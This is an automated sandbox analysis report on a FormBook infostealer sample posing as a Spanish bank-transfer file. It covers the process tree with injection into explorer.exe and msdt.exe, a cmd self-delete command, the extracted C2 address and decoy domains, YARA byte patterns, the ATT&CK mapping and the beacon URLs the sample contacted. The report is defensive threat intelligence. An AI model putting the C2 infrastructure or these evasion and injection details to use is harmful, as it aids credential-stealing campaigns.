ID: 356823
Sample Name: transferir copia_98087.exe
Cookbook: default.jbs
Time: 17:20:37
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report transferir copia_98087.exe

Overview

General Information

Sample Name:	transferir copia_98087.exe
Analysis ID:	356823
MD5:	ca35b660415defe.
SHA1:	61345b9633b500..
SHA256:	a3327c95da3017..
Tags:	ESP exe Formbook geo
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …
- Sample uses process hollowing tech…
- Tries to detect sandboxes and other…

Classification



Startup

- **System is w10x64**
- transferir copia_98087.exe (PID: 3096 cmdline: 'C:\Users\user\Desktop\transferir copia_98087.exe' MD5: CA35B660415DEFE96FE6AF4EB3A45D86)
  - transferir copia_98087.exe (PID: 5376 cmdline: C:\Users\user\Desktop\transferir copia_98087.exe MD5: CA35B660415DEFE96FE6AF4EB3A45D86)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - msdt.exe (PID: 2576 cmdline: C:\Windows\SysWOW64\msdt.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
        - cmd.exe (PID: 4364 cmdline: /c del 'C:\Users\user\Desktop\transferir copia_98087.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 3560 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.basiclablife.com/8zdn/"
  ],
  "decoy": [
    "yourherogarden.net",
    "onlineharambee.net",
    "cerrajeriaurgencias24horas.com",
    "distritoforex.com",
    "verifyclientserverssr.com",
    "dandwg.com",
    "co2-zero.global",
    "joshssl.com",
    "meckwt.com",
    "theammf.com",
    "rawclectic.com",
    "gzgnetwork.com",
    "richmondavenuecoc.com",
    "nicolelyte.com",
    "thetinyclosetboutique.com",
    "llt-group.net",
    "seven-sky-design.com",
    "joganifinancialgrp.com",
    "elementsvapes.com",
    "bingent.info",
    "quaichshop.net",
    "unethicalsgsblaw.com",
    "matts.digital",
    "lexafit.com",
    "covidwanderings.com",
    "pk972.com",
    "fanashaadivine.com",
    "winharadesigns.com",
    "adosignite.com",
    "goldengatesimmigration.com",
    "unazampanelcuore.com",
    "gasexecutive.com",
    "sdps365.net",
    "worthingtonminnesota.com",
    "ducatsupply.com",
    "beijinghui1.icu",
    "hn-bet.com",
    "homeforsalesteamboat.com",
    "tiaozaoxinlingshou.net",
    "mrbils.net",
    "depuitycollector.com",
    "winningovereating.com",
    "usedonlyrvs.com",
    "verbinoz.com",
    "threepocketmedia.com",
    "lizbing.com",
    "fivestardogfoods.com",
    "edevercal.net",
    "irisettelment.com",
    "beautyphernalia.com",
    "terrawindglobalprotection.net",
    "floridaindian.com",
    "kidzistore.com",
    "kulisbet117.com",
    "logingatech.info",
    "ftdk.net",
    "lawwise.legal",
    "bruthawar.com",
    "lemonpublishing.com",
    "6781529.com",
    "zfxsotc.com",
    "shroomsdrop.com",
    "ahm-app.com",
    "finesilversmith.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.271460615.0000000001650000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000002.271460615.0000000001650000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000002.271460615.0000000001650000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000000.00000002.226723237.0000000004119000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000000.00000002.226723237.0000000004119000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x2509f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x250d92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x277c18:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x277fb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x25caa5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x283cc5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x25c591:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x2837b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x25cba7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x283dc7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x25cd1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x283f3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x2517aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x2789ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x25b80c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x282a2c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x252522:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x279742:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x261b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x288db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x262c3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.transferir copia_98087.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.transferir copia_98087.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.transferir copia_98087.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
0.2.transferir copia_98087.exe.317996c.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
1.2.transferir copia_98087.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 8 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1	Input Capture 1	Security Software Discovery 2 2 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
transferir copia_98087.exe	23%	Virustotal		Browse
transferir copia_98087.exe	13%	ReversingLabs	Win32.Trojan.AgentTesla	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.transferir copia_98087.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
elementsvapes.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.tiaozaoxinlingshou.net/8zdn/?kH=/eNJxuqSWy6YBrvXrJK0	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://qunect.com/download/QuNect.exe	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.unazampanelcuore.com/8zdn/?kH=SUc3155gDWt5wcoflZcZzViJ8x0waKhO+xEIOi+15/K5BoZoLZ14fR9wugBfYGntPchb&Bld=UVCtYPUHlPSP	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn?	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.basiclablife.com/8zdn/?kH=VcGUHpmld1zswDwg40mcNwm1CX0p/o+pgHyf/FjbYLUTXfqCXvPFwiBdk0mlGpZRYzTf&Bld=UVCtYPUHlPSP	0%	Avira URL Cloud	safe	
http://www.elementsvapes.com/8zdn/?kH=XOXl3Nuj7M9zcIBR6B45qltQ4dmo97Szsxf/DI8gOGgyBhu8HbEkl8wbqGipvTOnLwwM&Bld=UVCtYPUHlPSP	0%	Avira URL Cloud	safe	
http://www.fonts.comaN	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.fonts.comn6	0%	Avira URL Cloud	safe	
http://www.hn-bet.com/8zdn/?kH=hIXmrhUyU1aP5+vldRGL92fa8Yv5W8V1zdDiddkx2jBPb190TW7wCmtqgCRS1U4M3bOQ&Bld=UVCtYPUHlPSP	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.quaichshop.net/8zdn/?kH=tcuwTISCal6Za70kmDoHryScybsdFOei7/WOW4uZGfRR2kwAWg6MdyjVPec/+BbHDhr0&Bld=UVCtYPUHlPSP	0%	Avira URL Cloud	safe	
http://www.gasexecutive.com/8zdn/?kH=hAX0XCk4QOcgLnZ0keH4mYw4W1HPTbDogNdlOttC2YdmEpNB6eRk1m0w/4WJXRKcYwe6&Bld=UVCtYPUHlPSP	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
www.basiclablife.com/8zdn/	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.tiro.comj	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.fontbureau.comoj	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.shroomsdrop.com/8zdn/?kH=eGnYEUgg+wSQcZ375yCgdfFf6E1Kt+cpyPOB6e9JmwPPtBsaC8CQtumAL6bFnIfy9ObU&Bld=UVCtYPUHlPSP	0%	Avira URL Cloud	safe	
http://qunect.com/download/QuNect.exeMOperation	0%	Avira URL Cloud	safe	
http://www.tiro.comFa	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.floridaindian.com/8zdn/?kH=/2j9R2c14anpqf93w73dauHGA2TQKIR5Q7oZ32qrr3zEGdcNMDJzBydR7UkO3mu0OgLM&Bld=UVCtYPUHlPSP	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	18.189.205.91	true	false		high
elementsvapes.com	34.102.136.180	true	true	• 0%, Virustotal, Browse	unknown
quaichshop.net	46.23.69.44	true	true		unknown
www.tiaozaoxinlingshou.net	121.36.78.101	true	true		unknown
www.basiclablife.com	91.227.138.21	true	true		unknown
shroomsdrop.com	34.102.136.180	true	true		unknown
unazampanelcuore.com	81.88.52.102	true	true		unknown
bet.hk02.web.goomay.com.cn	150.109.148.157	true	true		unknown
shops.myshopify.com	23.227.38.74	true	false		unknown
www.floridaindian.com	108.62.73.206	true	true		unknown
www.hn-bet.com	unknown	unknown	true		unknown
www.shroomsdrop.com	unknown	unknown	true		unknown
www.unazampanelcuore.com	unknown	unknown	true		unknown
www.elementsvapes.com	unknown	unknown	true		unknown
www.quaichshop.net	unknown	unknown	true		unknown
www.gasexecutive.com	unknown	unknown	true		unknown
www.winningovereating.com	unknown	unknown	true		unknown
www.lexafit.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.unazampanelcuore.com/8zdn/?kH=SUc3155gDWt5wcoflZcZzViJ8x0waKhO+xEIOi+15/K5BoZoLZ14fR9wugBfYGntPchb&Bld=UVCtYPUHlPSP	true	• Avira URL Cloud: safe	unknown
http://www.basiclablife.com/8zdn/?kH=VcGUHpmld1zswDwg40mcNwm1CX0p/o+pgHyf/FjbYLUTXfqCXvPFwiBdk0mlGpZRYzTf&Bld=UVCtYPUHlPSP	true	• Avira URL Cloud: safe	unknown
http://www.elementsvapes.com/8zdn/?kH=XOXl3Nuj7M9zcIBR6B45qltQ4dmo97Szsxf/DI8gOGgyBhu8HbEkl8wbqGipvTOnLwwM&Bld=UVCtYPUHlPSP	true	• Avira URL Cloud: safe	unknown
http://www.hn-bet.com/8zdn/?kH=hIXmrhUyU1aP5+vldRGL92fa8Yv5W8V1zdDiddkx2jBPb190TW7wCmtqgCRS1U4M3bOQ&Bld=UVCtYPUHlPSP	true	• Avira URL Cloud: safe	unknown
http://www.quaichshop.net/8zdn/?kH=tcuwTISCal6Za70kmDoHryScybsdFOei7/WOW4uZGfRR2kwAWg6MdyjVPec/+BbHDhr0&Bld=UVCtYPUHlPSP	true	• Avira URL Cloud: safe	unknown
http://www.gasexecutive.com/8zdn/?kH=hAX0XCk4QOcgLnZ0keH4mYw4W1HPTbDogNdlOttC2YdmEpNB6eRk1m0w/4WJXRKcYwe6&Bld=UVCtYPUHlPSP	true	• Avira URL Cloud: safe	unknown
www.basiclablife.com/8zdn/	true	• Avira URL Cloud: safe	low
http://www.shroomsdrop.com/8zdn/?kH=eGnYEUgg+wSQcZ375yCgdfFf6E1Kt+cpyPOB6e9JmwPPtBsaC8CQtumAL6bFnIfy9ObU&Bld=UVCtYPUHlPSP	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.floridaindian.com/8zdn/?kH=/2j9R2c14anpqf93w73dauHGA2TQKIR5Q7oZ32qrr3zEGdcNMDJzBydR7UkO3mu0OgLM&Bld=UVCtYPUHlPSP	true	• Avira URL Cloud: safe	unknown

